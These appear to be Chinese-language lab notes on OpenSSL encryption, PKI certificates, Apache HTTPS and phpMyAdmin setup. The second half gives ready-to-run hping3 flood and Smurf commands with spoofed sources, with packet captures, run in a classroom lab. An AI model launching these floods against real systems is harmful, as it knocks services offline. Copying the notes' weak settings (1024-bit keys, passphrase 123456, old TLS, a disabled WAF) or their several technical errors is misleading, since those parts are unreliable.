

隱寫術如何隱藏資訊:

- `hexdump -C amon.png | tail -10`
`//hexdump`: 用來檢視"二進位"制檔案的十六進位制編碼
`//-C`:每個位元組顯示為 16 進位制和相應的 ASCII 字元
- `echo 'hello' >> amon.png`
`dnf -y install xxd`
`hexdump -C amon.png | tail -5 | xxd -r -p`
`//` 將「hello」附加到檔的末尾。通過 hexdump，我們看到被添加的額外位元組
`// xxd` 用於二進制或十六進制顯示文件的內容
`//-r`: 反向操作：將十六進制轉儲 (hexdump) 轉換為二進制，或者修補二進制資料
`//`字字串可以很容易地被程序轉儲或讀取。在這種情況下，我們只需使用 xxd 應用程式來逆向十六進位，並以純文本的形式列印出來

SSL 資料傳輸加解密

- 對稱式加密(Symmetric)
`//`加密過程中只有一把金鑰，傳輸的雙方事前約定好密語(金鑰)，之後利用此金鑰來做加解密文件的動作
`//優點`: 加密速度較快、效率較高，宜在需要大量資料加密時使用
`//缺點`: 需要有安全機制將金鑰安全的分享於雙方使用者、如何維護龐大的金鑰數目問題
`//`對稱式常使用的密碼演算法有: DES、IDEA、RC5、AES
- 下載相關檔案
`dnf -y install mod_ssl openssl`
`dnf -y install libapr*`
- 列出 OpenSSL 提供的對稱式加解密演算法
`openssl enc -help`
`openssl enc -ciphers`
- 使用 Linux 系統上的 openssl 來實作 DES 的加解密
`echo "hello world" > /tmp/hello` (新增一個檔案於/tmp/hello，內容為“hello world”)
`cat /tmp/hello` (確定是否有將“hello world”字串新增至/tmp/hello)
`openssl aes-128-cbc -e -in /tmp/hello -out /tmp/encryhello -iter 1234`
(利用 openssl 加密，金鑰為 1234，加密後的資料輸出至/tmp/encryhello)
`cat /tmp/encryhello`
(顯示加密內容)

```
openssl aes-128-cbc -d -in /tmp/encryhello -out /tmp/decryhello -iter 1234
(利用 openssl 解密，金鑰為，解密後的資料輸出至/tmp/decryhello)
cat /tmp/decryhello
(顯示解密後的內容，確認已完整解密)
```

加密檔案

使用 “aes-128-cbc” 為其參數，加密加上 “-e” (encrypt) 的參數，隨後附上 “-in” 參數指定欲加密的檔案
“-out” 參數指定加密後的檔案名稱

解密檔案

使用 “aes-128-cbc” 為其參數，因為 OpenSSL 指令預設為加密，所以若要切換成解密則需要再加上 “-d” (decrypt) 的參數，隨後附上 “-in” 參數指定欲解密的檔案
“-out” 參數指定解密後的檔案名稱

- 非對稱式加密(Asymmetric)

為了解決對稱式密碼不盡安全的部分，在非對稱式加密中，每個人均 有兩把鑰匙，為一把公鑰(public key)、一把私鑰(private key)，公鑰是公開 使用大家可自由下載，私鑰僅供個人使用、保管如同個人印鑑。

如果使用公鑰做加密，就一定要用相對的私鑰解密。如果使用私鑰加密，就一定要使用相對應的公鑰去做解密。

//優點: 公鑰可以公開分送、提供機密性、完整性與不可否認性服務

//缺點: 效率較差

//非對稱式常使用的密碼演算法有: RSA

- 使用 Linux 系統上的 openssl 來實作 RSA 的加解密

```
openssl genrsa -out private.pem 1024 (產生一個 1024bit 大小的私鑰)
```

```
openssl rsa -in private.pem -out public.pem -outform PEM -pubout
```

(由私鑰產生 public.pem 的公鑰)

```
echo 'hello RSA' > file.txt (產生測試檔案 file.txt)
```

```
openssl pkeyutl -encrypt -inkey public.pem -pubin -in file.txt -out file.ssl
```

(使用 openssl rsautl 及 public.pem 對 file.txt 加密，並產生 file.ssl 的二進位加密檔案)

```
openssl pkeyutl -decrypt -inkey private.pem -in file.ssl -out decrypted.txt
```

(再利用私鑰針對 file.ssl 解密，並將結果放置 decrypted.txt)

```
cat decrypted.txt
```

(查看解密後 decrypted.txt 的檔案內容)

使用 OpenSSL RSA 演算法產生私鑰

請使用 "genrsa" 為其參數，隨後附上 "-out" 參數指定輸出後的檔案名稱

OpenSSL 預設會產生長度為 512 bit 的私鑰

可以使用參數來改成預設的私鑰長度

例如，產生 1024 bit 長度的私鑰，可以在上列指令的最後加上 "1024"

愈長的私鑰被破解的機率愈低，但是相對地，我們在使用加密與解密的時間也會愈長

使用 RSA 的私鑰產生相對應的公鑰

使用 "rsa" 為其參數，隨後附上

"-in" 參數指定私鑰檔案

"-out" 參數指定產生的公鑰檔案名稱

"-outform" 參數指定公鑰的輸出格式

PEM 是【Printable Encoded Message】的簡寫，廣泛運用於密鑰管理

"-pubout" 參數結尾 (output is RSA public)

使用 RSA 的公鑰加密檔案

使用 "pkeyutl" 為其參數，隨後附上

"-encrypt" 參數指定加密的運行

"-inkey" 參數指定密鑰檔案

"-pubin" 參數將公鑰產生於加密檔案中

"-in" 參數指定欲加密的檔案

"-out" 參數指定加密後的檔案名稱

使用 RSA 的私鑰解密檔案

使用 "rsautl" 為其參數，隨後附上

"-decrypt" 參數指定解密的運行

"-inkey" 參數指定密鑰檔案

"-in" 參數指定欲解密的檔案

"-out" 參數指定解密後的檔案名稱

- SSL(Secure Socket Layer)

SSL 為 Secure Socket Layer(安全套接層協議)縮寫，若傳輸資訊中有包含有機密或敏感性資訊，如身分證號碼、信用卡號碼等資訊 SSL 可以在 Internet 上提供秘密性傳輸，目前已廣泛的應用於 HTTP 連線上。

SSL 主要分為兩層，上層為 SSL Handshake、SSL Change Cipher spec 及 SSL Alert 通訊協定。主要作用如下:

SSL Handshake: 為 SSL 在傳輸前事先用來溝通用戶端、伺服器端所使用的加密、密鑰交換演算法或在雙方之間安全的密鑰、雙方身分認證等相關規則

SSL Change Cipher spec: 用來變更伺服器端、使用者端加解密演算法與訊息驗證的規格

SSL Alert: 用來傳遞雙方所發生錯誤的訊息，訊息包括警告的嚴重級別和描述。

- PKI (Public Key Infrastructure)

PKI 為公共金鑰基礎建設(Public Key Infrastructure)之縮寫，其基礎建置包含憑證機構 (Certification Authority, CA)、註冊中心 (Register Authority, RA)、目錄服務 (Directory Service, DS) 伺服器。網路世界中即是利用數位憑證(Certificate)來驗證身分，而 PKI 即為維護建置數位憑證的機制

- PKI 架構

註冊中心 (Register Authority, RA) 使用者可向 RA 提出申請憑證要求，RA 確認其身分後向 CA 提出申請數位憑證的要求

憑證管理中心 (Certification Authority, CA)

負責產生、管理、註銷數位憑證等相關事項，任何人需要驗證都可向 CA 查詢交易相對人的公鑰

- PKI 產生憑證流程

開始 -> 產生 KEY -> 產生憑證要求(CSR) -> 由 CA 簽屬 -> 產生憑證

- Linux 系統實作 PKI

```
cd /etc/pki/tls/certs (移動至/etc/pki/tls/certs 資料夾)
```

```
openssl genrsa -aes128 2048 > server.key (產生 server.key)
```

```
Enter pass phrase:[123456]
```

```
Verifying - Enter pass phrase:[123456]
```

```
openssl rsa -in server.key -out server.key (產生 SSL 私有金鑰)
```

```
Enter pass phrase for server.key:[123456]
```

```
...
```

```
..writing RSA key
```

```
openssl req -utf8 -new -key server.key -out server.csr (產生憑證要求 csr)...
```

```
Country Name (2 letter code) [XX]:[tw]
```

```
State or Province Name (full name) []:[Taiwan]
```

```
Locality Name (eg, city) [Default City]:[Pingtung]
```

```
Organization Name (eg, company) [Default Company Ltd]:[NPTU]
```

```
Organizational Unit Name (eg, section) []:[IM]
```

```
Common Name (eg, your name or your server's hostname) []:[Chen]
```

```
Email Address []:[enter](可略過)
```

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:[enter](可略過)
An optional company name []:[enter](可略過)

```
openssl x509 -in server.csr -out server.crt -req -signkey server.key -days 3650
```

(產生一組效期為 3650 天的伺服器憑證)

數字 4、2 和 1 表示讀、寫、執行許可權。此時其他的許可權組合也 可以用其他的八進位制數字表示出來

$rwX = 4 + 2 + 1 = 7$

$rw = 4 + 2 = 6$

$rx = 4 + 1 = 5$

ll 不是命令，是 ls -l 的別名

- 使用 SSL 將網頁加密成 https
dnf -y install mod_ssl (安裝 mod_ssl)
vi /etc/httpd/conf.d/ssl.conf (編輯 ssl.conf)
第 60 行 改成 127.0.0.1:443 (#註解刪除)
第 75、76 行
SSLProtocol -all +TLSv1 +TLSv1.1 +TLSv1.2
SSLProxyProtocol -all +TLSv1 +TLSv1.1 +TLSv1.2
第 101 行
SSLCertificateFile /etc/pki/tls/certs/server.crt
第 109 行
SSLCertificateKeyFile /etc/pki/tls/certs/server.key
:wq (儲存離開)
systemctl restart httpd (重新啟動 httpd)
firewall-cmd --add-service=https --permanent
firewall-cmd --reload

加密網站基本認證

- 先確認下列是否已完成設定安裝
httpd +ssl
在 fedora 開啟瀏覽器 firefox，網址=>https:127.0.0.1

- Configure httpd

```
[root@www ~]# vi /etc/httpd/conf.d/auth_basic.conf
...
# create new
<Directory /var/www/html/auth-basic>
    SSLRequireSSL
    AuthType Basic
    AuthName "Basic Authentication"
    AuthUserFile /etc/httpd/conf/.htpasswd
    Require valid-user
</Directory>
```

- 產生 htpasswd 檔案供驗證密碼使用

```
# add a user : create a new file with [-c]
[root@www ~]# htpasswd -c /etc/httpd/conf/.htpasswd fedora
New password: # set password
Re-type new password:
...
Adding password for user fedora
```

```
[root@www ~]# mkdir /var/www/html/auth-basic
[root@www ~]# systemctl restart httpd
```

- 新增測試網頁

```
[root@www ~]# vi /var/www/html/auth-basic/index.html
<html>
<body>
<div style="width: 100%; font-size: 40px; font-weight: bold; text-align: center;">
Test Page for Basic Authentication </div>
</body>
</html>
```

phpmyadmin installation

- Install phpMyAdmin to operate MariaDB on web browser from Clients.

```
關閉網頁防火牆 (testing.conf 註解掉)
cd /etc/httpd/modsecurity.d
ls
cd activated_rules
```

```
ls
vi testing.conf
```

Install and start Apache httpd

Install PHP

Install phpMyAdmin

- Install PHP
Configure httpd to use PHP scripts
Install PHP
Create a PHP test page and access to it from client PC with web browser
- Install PHP

```
[root@www ~]# dnf -y install php php-mbstring php-pear
[root@www ~]# vi /etc/php.ini
# line 923: uncomment and add your timezone
date.timezone = "Asia/Taipei"
[root@www ~]# systemctl restart httpd
```
- **Mbstring** (Multibyte String)
確保不同編碼的語言在 PHP 程序中能正常顯示
- **PEAR** (PHP Extension and Application Repository)
A framework and distribution system for reusable PHP components.
- create PHPInfo test page

```
#echo " " > /var/www/html/info.php
```
- Create a PHP test page and access to it from client PC with web browser.

```
[root@www~]# vi /var/www/html/index.php
<html>
<body>
<div style="width: 100%; font-size: 40px; font-weight: bold; text-align: center;">
<?php print "PHP Test Page"; ?> </div>
</body>
</html>
```
- 瀏覽器網址列輸入 127.0.0.1/index.php

- Install phpMyAdmin

operate MariaDB on web browser from Clients

```
# dnf -y install phpMyAdmin php-mysqlnd php-mcrypt php-php-gettext
```

php-mysqlnd : The MySQL native driver for PHP (mysqlnd) is a dropin replacement for the MySQL Client Library (libmysql) for the PHP script language

mcrypt 函式庫：提供了對多種區塊加密演算法的支援，包括：DES，TripleDES，Blowfish（預設）...

gettext: 實作 PHP 多國語系支援

```
# vi /etc/httpd/conf.d/phpMyAdmin.conf
```

```
//line 13 add access permission for your internal network
```

```
Require ip 127.0.0.1 10.0.0.0/24
```

```
//line 19 add access permission for your internal network
```

```
Require ip 127.0.0.1 10.0.0.0/24
```

```
# systemctl restart httpd
```

瀏覽器網址列輸入 127.0.0.1/phpmyadmin/

使用雲端 CDX 3.0 Kali 進行 DDoS 攻擊

- TCP SYN Flood

```
(root@kali) - [~/home/kali]
# hping3 -c 20000 -d 120 -S -w 64 -p 80 --flood --rand-source 10.99.192.6
HPING 10.99.192.6 eth0 10.99.192.6 S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

-flood：以最快速度傳送封包

-rand-source：以隨機來源位址進行封包的傳遞

-c /-count：封包數

-d /-data：封包大小

-S /-syn：設定成 SYN 類型的封包

-w /-win：窗口大小(預設為 64)

-p /-destport：目標 port(預設為 0)

No.	Time	Source	Destination	Protocol	Length	Info
232	83.45309	229.235.198.81	10.99.192.2	TCP	174	1371 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
233	83.45313	94.238.99.183	10.99.192.2	TCP	174	1372 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
234	83.45313	168.177.125.19	10.99.192.2	TCP	174	1373 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
235	83.45314	91.58.175.198	10.99.192.2	TCP	174	1374 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
236	83.45314	73.98.238.268	10.99.192.2	TCP	174	1375 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
237	83.45315	158.202.161.1	10.99.192.2	TCP	174	1376 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
238	83.45315	118.112.84.27	10.99.192.2	TCP	174	1377 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
239	83.45316	67.244.83.86	10.99.192.2	TCP	174	1378 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
240	83.45316	91.214.202.207	10.99.192.2	TCP	174	1379 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
241	83.45317	169.218.144.1	10.99.192.2	TCP	174	1380 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
242	83.45318	212.161.239.54	10.99.192.2	TCP	174	1381 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
243	83.45319	96.63.114.239	10.99.192.2	TCP	174	1382 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
244	83.45319	154.177.176.56	10.99.192.2	TCP	174	1383 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
245	83.45320	247.189.182.52	10.99.192.2	TCP	174	1384 -- 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

攻擊端傳送大量 SYN 封包，並隱藏自身位址，導致防禦端完全無法回應

- **UDP Flood**

-flood：以最快的速度傳送封包

-rand-source：以隨機來源位址進行封包的傳遞

-udp：使用 UDP 模式

-p /-destport：目標端的 port(預設為 0)



No.	Time	Source	Destination	Protocol	Length	Info
13	2.382256...	117.19.48.172	10.99.192.2	UDP	42	1435 → 80 Len=0
14	2.382309...	133.103.200.45	10.99.192.2	UDP	42	1436 → 80 Len=0
15	2.382316...	252.83.22.242	10.99.192.2	UDP	42	1437 → 80 Len=0
16	2.382319...	201.33.184.136	10.99.192.2	UDP	42	1438 → 80 Len=0
17	2.382321...	46.243.218.206	10.99.192.2	UDP	42	1439 → 80 Len=0
18	2.382324...	6.190.153.58	10.99.192.2	UDP	42	1440 → 80 Len=0
19	2.382327...	173.104.237.19	10.99.192.2	UDP	42	1441 → 80 Len=0
20	2.382330...	240.96.159.184	10.99.192.2	UDP	42	1442 → 80 Len=0
21	2.382348...	155.231.132.2...	10.99.192.2	UDP	42	1443 → 80 Len=0
22	2.382354...	97.159.45.25	10.99.192.2	UDP	42	1444 → 80 Len=0
23	2.382363...	184.192.225.66	10.99.192.2	UDP	42	1445 → 80 Len=0
24	2.382372...	197.103.33.157	10.99.192.2	UDP	42	1446 → 80 Len=0
25	2.382377...	243.129.173.1...	10.99.192.2	UDP	42	1447 → 80 Len=0
26	2.382385...	139.78.23.33	10.99.192.2	UDP	42	1448 → 80 Len=0

攻擊端隱藏自己的位址，接著傳送大量的 UDP 封包到防禦端的隨機 PORT，系統為了確定是對哪一個應用程序發出請求，防禦端會向攻擊端發送“目標不存在”的消息，而攻擊端因為位址被隱藏，防禦端處於找不到傳送端(10.99.192.1)而無法回傳消息的狀態

- **TCP FIN Flood**

```
(root@kali) - [~/home/kali]
# hping3 -c 20000 -d 120 -F -w 64 -p 80 --flood --rand-source 10.99.192.6
HPING 10.99.192.6 eth0 10.99.192.6 F set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

-flood：以最快的速度傳送封包

-rand-source：以隨機來源位址進行封包的傳遞


-c /-count：封包數

-d /-data：封包大小

-F：設定成 FIN 類型的封包

-w /-win：窗口大小(預設為 64)

-p /-destport：目標埠(預設為 0)



No.	Time	Source	Destination	Protocol	Length	Info
13	6.744267...	251.46.241.208	10.99.192.2	TCP	174	1030 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
14	6.744321...	128.194.94.34	10.99.192.2	TCP	174	1031 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
15	6.744328...	182.34.126.77	10.99.192.2	TCP	174	1032 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
16	6.744331...	163.6.83.30	10.99.192.2	TCP	174	1033 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
17	6.744335...	129.157.219.2...	10.99.192.2	TCP	174	1034 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
18	6.744338...	213.75.240.161	10.99.192.2	TCP	174	1035 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
19	6.744341...	85.186.126.134	10.99.192.2	TCP	174	1036 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
20	6.744345...	108.129.233.9	10.99.192.2	TCP	174	1037 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
21	6.744357...	34.89.212.152	10.99.192.2	TCP	174	1038 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
22	6.744363...	96.142.214.3	10.99.192.2	TCP	174	1039 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
23	6.744370...	144.191.188.2	10.99.192.2	TCP	174	1040 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
24	6.744380...	186.138.224.1	10.99.192.2	TCP	174	1041 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
25	6.744390...	81.34.204.71	10.99.192.2	TCP	174	1042 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
26	6.744395...	157.138.19.9	10.99.192.2	TCP	174	1043 → 80 [FIN] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]

在正常情況下，如果要結束 TCP-SYN 連線，需要傳送 FIN 或 RST 封包進行「三方交握」

但以下的實驗原本就不存在 TCP-SYN 連線於攻擊端與防禦端之間，不僅如此，

圖中攻擊端傳送了大量的 FIN 封包，並且在本實驗中的攻擊端隱藏了自己的來源位址，這將導致接收端(10.99.192.2)無法回傳任何封包告知傳送端(10.99.192.1)

- TCP RST Flood

```
(root@kali)~[/home/kali]
# hping3 -c 20000 -d 120 -R -w 64 -p 80 --flood --rand-source 10.99.192.6
HPING 10.99.192.6 eth0 10.99.192.6 R set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

- flood：以最快的速度傳送封包
- rand-source：以隨機來源位址進行封包的傳遞
- c /-count：封包數
- d /-data：封包大小
- R：設定成 RST 類型的封包
- w /-win：窗口大小(預設為 64)
- p /-destport：目標 port(預設為 0)

No.	Time	Source	Destination	Protocol	Length	Info
22	9.949959...	232.53.136.82	10.99.192.2	TCP	174	1598 → 80 [RST] Seq=1 Win=64 Len=120
23	9.950016...	175.253.216.12	10.99.192.2	TCP	174	1599 → 80 [RST] Seq=1 Win=64 Len=120
24	9.950021...	186.220.249.18	10.99.192.2	TCP	174	1600 → 80 [RST] Seq=1 Win=64 Len=120
25	9.950027...	209.227.132.1...	10.99.192.2	TCP	174	1601 → 80 [RST] Seq=1 Win=64 Len=120
26	9.950031...	47.173.168.186	10.99.192.2	TCP	174	1602 → 80 [RST] Seq=1 Win=64 Len=120
27	9.950034...	196.223.167.2...	10.99.192.2	TCP	174	1603 → 80 [RST] Seq=1 Win=64 Len=120
28	9.950037...	208.226.229.85	10.99.192.2	TCP	174	1604 → 80 [RST] Seq=1 Win=64 Len=120
29	9.950046...	34.133.195.144	10.99.192.2	TCP	174	1605 → 80 [RST] Seq=1 Win=64 Len=120
30	9.950055...	168.211.12.175	10.99.192.2	TCP	174	1606 → 80 [RST] Seq=1 Win=64 Len=120
31	9.950060...	196.7.15.217	10.99.192.2	TCP	174	1607 → 80 [RST] Seq=1 Win=64 Len=120
32	9.950066...	234.187.157.18	10.99.192.2	TCP	174	1608 → 80 [RST] Seq=1 Win=64 Len=120
33	9.950072...	240.1.238.20	10.99.192.2	TCP	174	1609 → 80 [RST] Seq=1 Win=64 Len=120
34	9.950079...	230.46.92.51	10.99.192.2	TCP	174	1610 → 80 [RST] Seq=1 Win=64 Len=120
35	9.950085...	34.108.208.82	10.99.192.2	TCP	174	1611 → 80 [RST] Seq=1 Win=64 Len=120

圖中發送了大量的 RST 封包，並且在本實驗中的攻擊端隱藏了自己的來源位址，這將導致接收端(10.99.192.2)無法回傳任何封包告知傳送端(10.99.192.1)

- PUSH and ACK Flood

```
(root@kali)~[/home/kali]
# hping3 -c 20000 -d 120 -PA -w 64 -p 80 --flood --rand-source 10.99.192.6
HPING 10.99.192.6 eth0 10.99.192.6 AP set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

- flood：以最快的速度傳送封包
- rand-source：以隨機來源位址進行封包的傳遞
- c /-count：封包數
- d /-data：封包大小
- PA：設定成 PSH 和 ACK 類型的封包
- w /-win：窗口大小(預設為 64)
- p /-destport：目標 port(預設為 0)

Time	Source	Destination	Protocol	Length	Info
15	3.18842...	215.96.35.1...	TCP	174	1224 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
16	3.18847...	86.253.146...	TCP	174	1225 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
17	3.18849...	73.161.36.1...	TCP	174	1226 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
18	3.18853...	181.205.252...	TCP	174	1227 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
19	3.18854...	169.6.112.2...	TCP	174	1228 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
20	3.18854...	143.141.169...	TCP	174	1229 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
21	3.18855...	232.220.242...	TCP	174	1230 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
22	3.18856...	242.252.150...	TCP	174	1231 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
23	3.18857...	121.40.25.2...	TCP	174	1232 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
24	3.18858...	196.67.223...	TCP	174	1233 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
25	3.18858...	174.84.25.57	TCP	174	1234 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
26	3.18859...	140.1.57.252	TCP	174	1235 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
27	3.18860...	58.185.162...	TCP	174	1236 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]
28	3.18860...	200.175.38...	TCP	174	1237 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=120 [TCP segment of a ...]

使用者可以透過 ACK 封包確認伺服器已經接收到請求的訊息，也可以傳送 PUSH 封包強制伺服器處理訊息

圖中攻擊端傳送大量的虛假 PUSH/ACK 請求到防禦端，並且隱藏自己的位址，這導致防禦端無法回傳任何訊息

- ICMP Floods

```
(root@kali)~/home/kali
# hping3 --flood --rand-source -i -p 80 10.99.192.6
HPING 10.99.192.6 eth0 10.99.192.6 icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

-flood：以最快的速度傳送封包

-rand-source：以隨機來源位址進行封包的傳遞

-i / --icmp：使用 ICMP 模式

-p / -destport：目標 port(預設為 0)

No.	Time	Source	Destination	Protocol	Length	Info
43	26.19872...	8.166.64.158	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=0/0, ttl=64 (no response found!)
44	26.19877...	80.224.108.238	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=256/1, ttl=64 (no response found!)
45	26.19878...	21.78.83.84	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=512/2, ttl=64 (no response found!)
46	26.19878...	125.237.218.83	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=768/3, ttl=64 (no response found!)
47	26.19878...	237.25.54.112	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=1024/4, ttl=64 (no response found!)
48	26.19880...	233.37.151.166	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=1280/5, ttl=64 (no response found!)
49	26.19881...	112.121.212.89	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=1536/6, ttl=64 (no response found!)
50	26.19883...	0.92.131.86	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=1792/7, ttl=64 (no response found!)
51	26.19883...	91.203.112.88	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=2048/8, ttl=64 (no response found!)
52	26.19884...	108.46.134.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=2304/9, ttl=64 (no response found!)
53	26.19885...	158.144.23.115	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=2560/10, ttl=64 (no response found!)
54	26.19886...	8.182.23.99	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=2816/11, ttl=64 (no response found!)
55	26.19887...	10.123.15.5	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=3072/12, ttl=64 (no response found!)
56	26.19888...	237.240.147.1	10.99.192.2	ICMP	42	Echo (ping) request id=0xb9f3, seq=3328/13, ttl=64 (no response found!)

圖中顯示攻擊端向防禦端傳送大量 Echo request，但由於攻擊端隱藏自身位址，導致防禦端無法回傳 Echo reply 到攻擊端

- Smurf attack

```
(root@kali)~/home/kali
# hping3 --icmp --flood 10.99.192.2 --spooft 10.99.192.6
HPING 10.99.192.6 eth0 10.99.192.6 icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

-flood：以最快的速度傳送封包

-i / --icmp：使用 ICMP 模式

--spooft：偽造來源端位址

No.	Time	Source	Destination	Protocol	Length	Info
25	13.08888...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=0/0, ttl=64 (no response found!)
26	13.08892...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=256/1, ttl=64 (no response found!)
27	13.08892...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=512/2, ttl=64 (no response found!)
28	13.08892...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=768/3, ttl=64 (no response found!)
29	13.08893...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=1024/4, ttl=64 (no response found!)
30	13.08893...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=1280/5, ttl=64 (no response found!)
31	13.08893...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=1536/6, ttl=64 (no response found!)
32	13.08894...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=1792/7, ttl=64 (no response found!)
33	13.08894...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=2048/8, ttl=64 (no response found!)
34	13.08895...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=2304/9, ttl=64 (no response found!)
35	13.08895...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=2560/10, ttl=64 (no response found!)
36	13.08895...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=2816/11, ttl=64 (no response found!)
37	13.08896...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=3072/12, ttl=64 (no response found!)
38	13.08897...	10.99.192.2	10.99.192.2	ICMP	42	Echo (ping) request id=0xfc3, seq=3328/13, ttl=64 (no response found!)

這種攻擊會通過廣播偽造的 ping 消息讓目標系統癱瘓

圖中攻擊端向網路中的所有位址廣播大量 Echo request (ping)，

並且在這些廣播請求的來源位址欄位中，置換成防禦端的位址

這將導致防禦端向自己發送 Echo request，接著防禦端會回傳 Echo

reply 給自己，而這些 Echo reply 會讓防禦端產生巨大的流量